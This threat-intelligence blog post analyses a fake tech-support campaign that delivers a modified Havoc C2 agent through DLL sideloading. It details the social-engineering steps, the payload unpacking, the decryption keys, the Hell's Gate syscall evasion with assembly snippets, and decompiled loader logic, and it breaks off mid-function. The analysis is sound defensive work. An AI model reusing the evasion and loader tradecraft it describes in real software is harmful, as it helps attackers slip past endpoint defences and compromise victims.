

Fake Tech Support Delivers Havoc Command & Control

 huntress.com/blog/fake-tech-support-havoc-command-control

Acknowledgments: *Special thanks to Matt Anderson and Craig Sweeney for their efforts in detecting and surfacing this behavior.*

Background

Fake tech support scams are nothing new, but the payloads they deliver are getting a serious upgrade. What once ended with a \$300 gift card purchase now ends with a modified Havoc C2 framework burrowed into your environment, leveraging indirect syscalls to dodge EDR and registry-based fallback C2s that stock Havoc doesn't even ship with.

In February 2026, Huntress identified a cluster of intrusions across five partner organizations that followed this exact pattern: email spam as bait, a phone call from “IT support” as the hook, and a layered malware delivery chain as the punchline. In one organization, the adversary moved from initial access to nine additional endpoints over the course of eleven hours, deploying a mix of custom Havoc Demon payloads and legitimate RMM tools for persistence, with the speed of lateral movement strongly suggesting the end goal was data exfiltration, ransomware, or both.

The use of the coordinated spam attack and fake tech support outreach is nothing new in the security sphere. Researchers at Sophos previously [documented similar campaigns with links to Black Basta and FIN7](#) in January of 2025. However, the overlap between that previous research and the activity we observed suggests a more insidious link—one that persists despite Black Basta's disruption. Adversaries employed identical tactics: storing command-and-control parameters in the registry, leveraging extensive DLL sideloading to maintain persistence, and deploying similar techniques to plant malware on target systems.

[Black Basta](#) is rumored to have gone dormant in late 2025 following internal chat leaks and coordinated law enforcement pressure from German and Ukrainian agencies, yet their signature playbook appears to remain active in the wild. This points to two concerning scenarios: former Black Basta affiliates have migrated to other ransomware operations and brought their tradecraft with them, or rival threat actors are co-opting their playbooks for social engineering and network intrusion.

This blog walks through the full attack chain we observed - from the fake Outlook Antispam panel that kicked things off, through the DLL sideloading to the modified Havoc Demon agent at the core of it all. Along the way, we'll compare two very different loader implementations from the same operator, tear apart the Demon's indirect syscall mechanism, and examine how the adversary customized an open-source framework to build in operational resilience.

Key takeaways

This campaign demonstrates a highly effective fusion of traditional social engineering with advanced offensive security tradecraft (and a few blunders). By analyzing these intrusions, we have identified several critical themes:

- **Human-centric initial access is scaling:** Adversaries continue to find success in bypassing technical controls via direct human interaction. Adversaries are more than willing to impersonate IT staff, and will not hesitate to call personal phone numbers or engage in direct voice communication to achieve their objectives.
- **The democratization of advanced evasion:** Techniques once reserved for attacks on large enterprises or use in espionage campaigns have now become commonplace in attacks targeting businesses of all sizes. As EDRs have grown more sophisticated, adversaries have had to rapidly evolve their tradecraft to evade detection.
- **Framework customization for resilience:** Commodity malware variants and command & control frameworks are heavily signed. Adversaries have identified security vendors' acute ability to recognize patterns associated with "defaults". By modifying these agents to introduce new behaviors, pattern-based recognition erodes heuristic detection tooling.
- **Aggressive lateral movement:** The speed of the threat actor is of primary concern; moving from initial compromise to nine additional endpoints within a short period suggests a well-practiced "hands-on-keyboard" operation consistent with rapid data exfiltration & ransomware deployment.
- **Diversified persistence strategies:** The adversary utilized numerous techniques to maintain persistence, even after security efforts removed advanced tradecraft. It is often the case that when looking at sophisticated or complex malware, the simple adversary-operated RMM activity can slip under the radar.

Anatomy of the intrusion: Tracing the path to Havoc C2




Figure 1: Intrusion chain

Fake tech support activity

On February 17, 2026, the Huntress Tactical Response team received notification of an anomalous process execution chain from our Detection Engineering & Threat Hunting (DE&TH) team in a partner environment. Examination of data led to a multi-day and multi-intrusion threat hunt across five Huntress partner organizations, revealing a cluster of significant and calculated compromises.

The attack began with a spam campaign, where the adversary targeted organizations with mass emails. Account selection was deliberate, likely based on the ability to contact the end-user, as evidenced by the use of one user's personal cellphone number as the chosen contact method in one case.

Once the users were overwhelmed by the spam, adversaries, posing as fake IT support, contacted them. They falsely claimed the need for remote access to the user's device to perform Outlook updates or other "remediations" to stop the spam. Users were then persuaded to approve a QuickAssist session or to install remote access applications like AnyDesk, granting the attacker hands-on access to the endpoint.

With access gained, the adversary utilized the remote management tool to open a web browser and navigate to a fraudulent Microsoft panel hosted on Amazon AWS, all while the user observed. The attacker then instructed the user to enter their email and access the "Outlook Antispam Control Panel." From this fake panel, they would download the "Antispam Patch" and initiate a test of the "rules." This "test rules" button copied a script designed to reconstruct and deploy a follow-up payload.

To maintain the illusion of a legitimate remote admin assisting with spam, a script is embedded within the rules configuration button. This script triggers an overlay prompting the user for their password, followed by a series of fabricated progress updates. This mechanism serves two purposes: it allows the threat actor (TA) to harvest credentials, which, when combined with the required email address, provides access to the control panel; concurrently, it adds a layer of authenticity to the interaction, convincing the user the process is genuine.




Figure 2: Adversary-created fake Outlook Antispam Control Panel

Antispam patch in this case is a modified zipfile with a patch<numbers>.1 title which is downloaded to the user's Downloads folder. The adversary then uses a series of commands to unfold this payload:

1. The file resources.zip is created with the content PK, which is the header for a zipfile.
2. The remainder of the zipfile (patch<numbers>.1) is appended to the content of resources.zip, reconstructing the payload as a legitimate zipfile.

3. The adversary then creates directory %PROGRAMDATA%\Adobe\ARM
4. They then extract the password-protected zipfile to this ARM location and delete both resources.zip and patch<numbers>.1.
5. The contents of this zipfile are numbered 1-6, which we've provided a mapping for below:

File Number	File Title
1	license.key
2	vcruntime140_1.dll
3	vcruntime140_2.dll
4	ADNotificationManager.exe
5	msvcp140.dll
6	vcruntime140.dll

6. Two registry values are then added to HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft as UXMP and UCID.
7. The UXMP value is deleted from the same location. This registry value contains the install location of the license.key file, but in our experience, this was never set by the malware nor the adversary, so this deletion is likely superfluous.
8. The ADNotificationManager.exe (or additional binaries, discussed later) is then executed by the adversary, ultimately kicking off the malware.



Figure 3: Adversary-created fake Outlook progress screen


Sideloaded DLLs

Following the fake tech support activity and ultimately the successful execution of the payload on the host, analysis of the data suggests that ultimately DLL Sideloaded was the adversary's method of choice for further malice on the system.

In our analysis, we observed three legitimate binaries being co-opted by the adversary to load their malicious DLL payload; DLPUserAgent.exe, ADNotificationManager.exe, and Werfault.exe. These files are benign and legitimately signed, and have not been tampered with by the adversary. Instead, they are vulnerable to a technique known as "DLL Sideloaded", whereby the adversary can place a maliciously crafted .DLL file within the DLL Search Order path, and the application will then load that .DLL. This is not an uncommon tactic for modern malware; however, several of the techniques employed by the adversary suggest this to be a sophisticated and relatively advanced threat actor.

Upon analysis of the affected systems, we noted maliciously crafted .DLL's were dropped next to their legitimate applications, and through the use of DLL forwarding/proxying, we further noted that the legitimate version of the DLL was co-located with the malicious one, to prevent applications from erroring when executing due to missing imports.


Loading Application	Legitimate DLL	Malicious DLL
ADNotificationManager.exe	vcruntime140_2.dll	vcruntime140_1.dll
DLPUserAgent.exe	mpclient2.dll	mpclient.dll
WerFault.exe	mscvp.dll	faultrep.dll



Ordinal	Address	Name
1	0x18001d5f3	__forwarder_name(vcruntime140_2.__CxxFrameHandler4)
2	0x18001d625	__forwarder_name(vcruntime140_2.__NLG_Dispatch2)
3	0x18001d652	__forwarder_name(vcruntime140_2.__NLG_Return2)

Figure 4: Export table of malicious *vcruntime140_1.dll* showing all three exported functions forwarded to the legitimate *vcruntime140_2.dll*, allowing *ADNotificationManager.exe* to function normally while malicious code executes from the DLL's entrypoint

Similar TTPs were observed in both cases. The adversary forwarded the necessary legitimate functions from the legitimate DLL, prefixed with a “2”, but the DLL’s entrypoint caused the execution of an advanced and highly obfuscated loader.



Ordinal	Address	Name
1	0x18001e8fd	__forwarder_name(mpclient2.MpAddDynamicSignatureFile)
2	0x18001e921	__forwarder_name(mpclient2.MpAllocMemory)
3	0x18001e939	__forwarder_name(mpclient2.MpAmsiCloseSession)
4	0x18001e956	__forwarder_name(mpclient2.MpAmsiScan)
5	0x18001e96b	__forwarder_name(mpclient2.MpCleanControl)
6	0x18001e984	__forwarder_name(mpclient2.MpCleanOpen)
7	0x18001e99a	__forwarder_name(mpclient2.MpCleanPrecheckStart)
8	0x18001e9b9	__forwarder_name(mpclient2.MpCleanStart)
9	0x18001e9d0	__forwarder_name(mpclient2.MpClientUtilExportFunctions)

Figure 5: DLL Forwarding in malicious *mpclient.dll*, pointing to *mpclient2.dll*, totaling 158 forwarded exports

Analysing these binaries was heavily impeded by the adversary’s obfuscation tactics. Their primary method to make reverse engineering difficult was the heavy use of “trampolines” or arbitrary jumps to other positions in the code. This tactic was made more effective by inserting subtle components of required malicious code within these trampolines. This works against reverse engineering tooling by ‘confusing’ the decompiler’s understanding of the code at a given position, and further makes it difficult to reason about

what arguments and values may exist in the call frame at a given point in time. In fact, the adversary's heavy use of trampolines required that they also account for the unconventional way they used the language, specifically during the Hell's Gate preamble, which we'll discuss later in depth.

mpclient.dll & faultrep.dll

These sideloaded DLLs are UPX-packed and trivially unpacked/reverse engineered, but implement EDR evasion techniques that will be recognizable later in the article.

The DLL entrypoint loads and decrypts the license.key file in memory with a fallback to read from value UXMP from registry HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft. It is then decrypted using the ChaCha20 key 06 83 33 23 c5 e3 1a 82 73 be 47 b0 df 70 b9 4c c8 f3 8d 44 35 93 3b 91 81 1d 8b dd 95 26 8f 86.

A separate codepath, responsible for installing Detours-based ntdll hooks, is observed - two hooks are attached.

- ntdll!RtlExitUserProcess - Before resolution of "RtlExitUserProcess", a sleep loop of 5000ms is entered, preventing processes from terminating/exiting.
- ntdll!LdrUnloadDll - DLL's in this process cannot be unloaded - this will always return 0, signaling to the calling process that the DLL unload was successful even if it was not.

These are measures to help aid the execution and potentially quell any attempts to terminate processes.

Ultimately, mpclient.dll and faultrep.dll simply just executes the license.key Havoc shellcode payload at the end of the malicious codepath. I say simply because...our next section is anything but.

vcruntime140_1.dll

We'll be looking at vcruntime140_1.dll for the remainder of the analysis, as it employs far more novel techniques, and the adversary has clearly taken some creative liberties after their last malicious payloads.

The payload was stored in the .rsrc section of the binary, behind numerous trampolines setting up the XOR decryption process and execution of embedded shellcode.

The malicious vcruntime140_1.dll employs several additional tactics to fly under the radar of modern security software, including borrowing a large portion of its codebase from legitimate ESET binaries and unique tight-looped timing delays to likely prevent or confuse emulation, especially for emulators with weak SIMD support.

ntdll!VirtualAlloc

```
mov r10, rcx ; Move arg1 to r10, Windows Convention
mov eax, 18h ; 0x18h is our SSN
syscall ; invoke the syscall
ret
```

Hell's Gate is looking for this pattern, but if EDR hooks it, it cannot obtain the System Service Number, because EDR overwrites the syscall preamble.

EDR Hooked ntdll!VirtualAlloc

```
jmp 0x00007FF8A1B2C3D4 ; <--- THE HOOK: Jump to
EDR's inspection module
int 3 ; Padding (optional)
int 3
syscall
ret
```

Note the SSN is missing now. Halo's Gate works to defeat this by looking at the *surrounding* functions and inferring SSN's from unhooked functions.

How does it know what to call then?
EDR's employ similar techniques to those employed by malware authors; in this case we store the rest of the code before we overwrite it, and use trampolines to jump back to the syscall.

HUNTRESS

Figure 7: Hell's Gate & VirtualAlloc EDR hooking

This is particularly potent for several reasons; when malicious applications allocate virtual memory, they're often using these memory regions to store deobfuscated payloads such as shellcode that will be executed by later stages of the malware. By specifically bypassing EDR hooking of these functions, these techniques help to further keep the encrypted/encoded payloads unexamined.

Armed with this knowledge, we can painfully trace the codepath's and remove/flatten irrelevant jumps, and eventually arrive at the 144,735 byte payload in the .dll's .rsrc section that Hell's Gate ultimately allocates. The decryption and execution of this payload are set up primarily in the trampolines, whereby the registers carry forward various values relating to the addresses and decryption of the resource, along with process creation parameters, making it difficult to statically infer a register's state in deep code paths.

Name	Address	Section	Kind
Trampoline_01_PostDelay	0x1800340c0	.text	Function
Trampoline_02	0x1800347f4	.text	Function
Trampoline_03	0x1800349bd	.text	Function
Trampoline_04	0x180034afd	.text	Function
Trampoline_05	0x180034d62	.text	Function
Trampoline_06	0x180034df8	.text	Function
Trampoline_07	0x180034f57	.text	Function
Trampoline_08	0x180035427	.text	Function
Trampoline_09	0x180035581	.text	Function
Trampoline_10	0x180035829	.text	Function
Trampoline_11	0x1800361ec	.text	Function
Trampoline_12_VirtualAlloc_Flag	0x18003689a	.text	Function
Trampoline_13	0x1800376e1	.text	Function
Trampoline_14	0x180037971	.text	Function
Trampoline_15_PAGE_EXECUTE_READWRITE	0x180037e4f	.text	Function
Trampoline_16	0x180038025	.text	Function
Trampoline_17	0x18003893f	.text	Function
Trampoline_18	0x180038bbd	.text	Function
Trampoline_19	0x1800391f1	.text	Function
Trampoline_20	0x1800395da	.text	Function
Trampoline_21	0x180039842	.text	Function
Trampoline_22	0x18003a841	.text	Function
Trampoline_23	0x18003ad4c	.text	Function
Trampoline_24	0x18003aeb3	.text	Function
Trampoline_25	0x18003af48	.text	Function
Trampoline_26	0x18003bd14	.text	Function
Trampoline_27_PreSetupPayload	0x18003bfcc	.text	Function
Trampoline_28_DiscardESETResult	0x18003c224	.text	Function
Trampoline_29_FinalPreSetupPayload	0x18003c40e	.text	Function

Figure 8: Trampolines, including setting up flags for memory allocation syscall (Hell's Gate).

Ultimately, an XOR key (28 79 3f 78 41 79 38 3c 39 64 55 72 68 54 21 32 40 66 3e 42 44 54 37 78 70 00) is read beyond the VirtualSize's address pool in the .text section, further making it difficult to acquire by conventional decompiling. In this case, we have a 26-byte XOR key with a null byte at the end, leaving the 26th character of each payload the same. The penultimate action is to execute the next stage of the loader, which we've detailed in subsequent sections.




Figure 9: Call graph referencing XOR key beyond VirtualSize

DLL comparison matrix

We've generated the following comparison matrix for both DLLs for an at-a-glance summary of characteristics thus far:

Identity		
	vcruntime140_1.dll	mpclient.dll
Masquerade Target	MSVC Runtime	Windows Defender
Camouflage Payload	ESET Security Software	None
Packing	None	UPX

Import Address Table	Dynamic Resolution	Normal Static IAT
----------------------	--------------------	-------------------

Decryption		
Outer Encryption	XOR, 26-byte key	None
Inner Cipher	ChaCha20 on license.key	Identical
ChaCha20 key	06 83 33 23 c5 e3 1a 82 73 be 47 b0 df 70 b9 4c c8 f3 8d 44 35 93 3b 91 81 1d 8b dd 95 26 8f 86	Identical
ChaCha20 nonce	Null	Identical

Havoc Loading (license.key)		
Primary Path	.\license.key (CWD)	Identical
Registry Fallback	HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft	Identical
Registry Value Name	UXMP	Identical
String obfuscation	Char-by-char	Identical

Detours Hooks		
RtlExitUserProcess	Infinite Sleep(5000) loop	Identical
LdrUnloadDll	Return 0	Identical

Obfuscation & Evasion		
Execution path toDllMain	29-stage trampoline chain	Direct call from CRT startup
Anti-Emulation	4M tight-loop	None observed
Code Masquerading	Enter ESET codepath	None observed

Inside the reflective loader

The .rsrc-stored, XOR'd payload is a custom shellcode loader and commensurate PE DLL, which employs several tricks of its own in addition to the tradecraft discussed thus far. As the shellcode loader is relatively uninteresting, we'll dissect, instead, the PE DLL, as ultimately the loader works to simply pass off control from vcruntime_1.dll to the reflectively loaded PE DLL, internally titled loader_vcruntime140_1.dll.

The goal of our embedded DLL is simple: obtain and execute the contents license.key, which contains the encrypted shellcode for the Havoc Demon. To ensure unabated execution, several ntdll evasion hooks are utilized levying Microsoft's Detours API before ultimate execution of the Havoc demon.

```
180002d08 int64_t DllMain_ProcessAttach(int64_t arg1, int32_t arg2)
```

```
180002d08 // DLL_PROCESS_ATTACH handler. Entry point logic:
```

```
180002d08 // 1. Calls load_decrypt_licensekey_payload() — reads
```

```
180002d08 // "license.key" from disk,
```

```
180002d08 // decrypts content with ChaCha20 (hardcoded 32-byte key,
```

```
180002d08 // zero nonce).
```

```
180002d08 // Falls back to reading path from HKCU registry if file not
```

```
180002d08 // found in CWD.
```

```
180002d08 // 2. On success: installs ntdll evasion hooks (hooks
```

```
180002d08 // RtlExitUserProcess +
```

```
180002d08 // LdrUnloadDll via MS Detours to prevent process exit and
```

```
180002d08 // DLL unload).
```

```
180002d08 // 3. Creates a thread (execute_payload_thread) that allocates
```

```
180002d08 // RX memory,
```

```
180002d08 // copies the decrypted license.key content, and executes it
```

```
180002d08 // as shellcode.
```

```
180002d08 // Returns 0 (failure appearance) on error; sets
```

```
180002d08 // ERROR_OUT_OF_PAPER as cover.
```

```
180002d13 void var_48
```

```

180002d13 int64_t rax_1 = __security_cookie ^ &var_48
180002d1e int64_t result
180002d1e
